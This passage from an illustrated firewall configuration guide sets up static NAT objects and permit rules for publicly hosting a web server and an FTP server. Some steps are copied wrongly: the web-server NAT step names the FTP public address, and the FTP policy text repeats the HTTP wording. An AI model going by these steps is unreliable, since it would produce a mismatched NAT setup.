
- Click on **NAT** option.
- Enable **Add Automatic Address Translation Rules** option, select **NAT Type** as **STATIC** and select **Translated address** as **PUBFTP** object i.e. **206.182.201.124**.




## Configure Security Policy

Internet users are allowed to access Webserver (i.e. HTTP service) via mapped Public IP address.


- Click on Firewall option and select Access rules




- Click on Add Button and select Add Access rule.



- Click on **Add Button** and select **Add Access rule**.



- Select **Interface** as **wan**, select **Action** as **permit**, select **Source** as **any**, select **Destination** as **PRIWEB** object (i.e. 192.168.10.10) and select **Service** as **tcp/http**.




## Verification

- Open browser on the server computer and access <http://www.whatismyip.com> to verify the translated IP address.



- Verify access to Web Server with mapped public IP address from Internet i.e. <http://206.182.201.123>



## Hosting Public Server - FTP Server


Configure Static NAT for below requirement.

Hosting FTP Server over internet


(Private IP address - 192.168.10.20 mapped to Public IP address 206.182.201.124)

Create Objects required for NAT


- Click on Firewall option and select Objects




- Select Network Objects / Groups, click on Add button and select Network Object.



- Create private **Host Object** by entering **Name** i.e. **PRIFTP**, select object type as **Host** and Enter Private IP address of FTP Server i.e. **192.168.10.20**




- Create public **Host Object** by entering **Name** i.e. **PUBFTP**, select object type as **Host** and Enter Public IP address of FTP Server i.e. **206.182.201.124**.




## Configure NAT

- Select private Host Object i.e. PRIFTP – 192.168.10.20 and right click EDIT.




- Click on **NAT** option.
- Enable **Add Automatic Address Translation Rules** option, select **NAT Type** as **STATIC** and select **Translated address** as **PUBFTP** object i.e. **206.182.201.124**.




## Configure Security Policy

Internet users are allowed to access Webserver (i.e. HTTP service) via mapped Public IP address.


- Click on **Firewall** option and select **Access rules**




- Click on Add Button and select Add Access rule.



- Click on **Add Button** and select **Add Access rule**.



- Select **Interface** as **wan**, select **Action** as **permit**, select **Source** as **any**, select **Destination** as **PRIFTP** object (i.e. 192.168.10.20) and select **Service** as **tcp/ftp**.

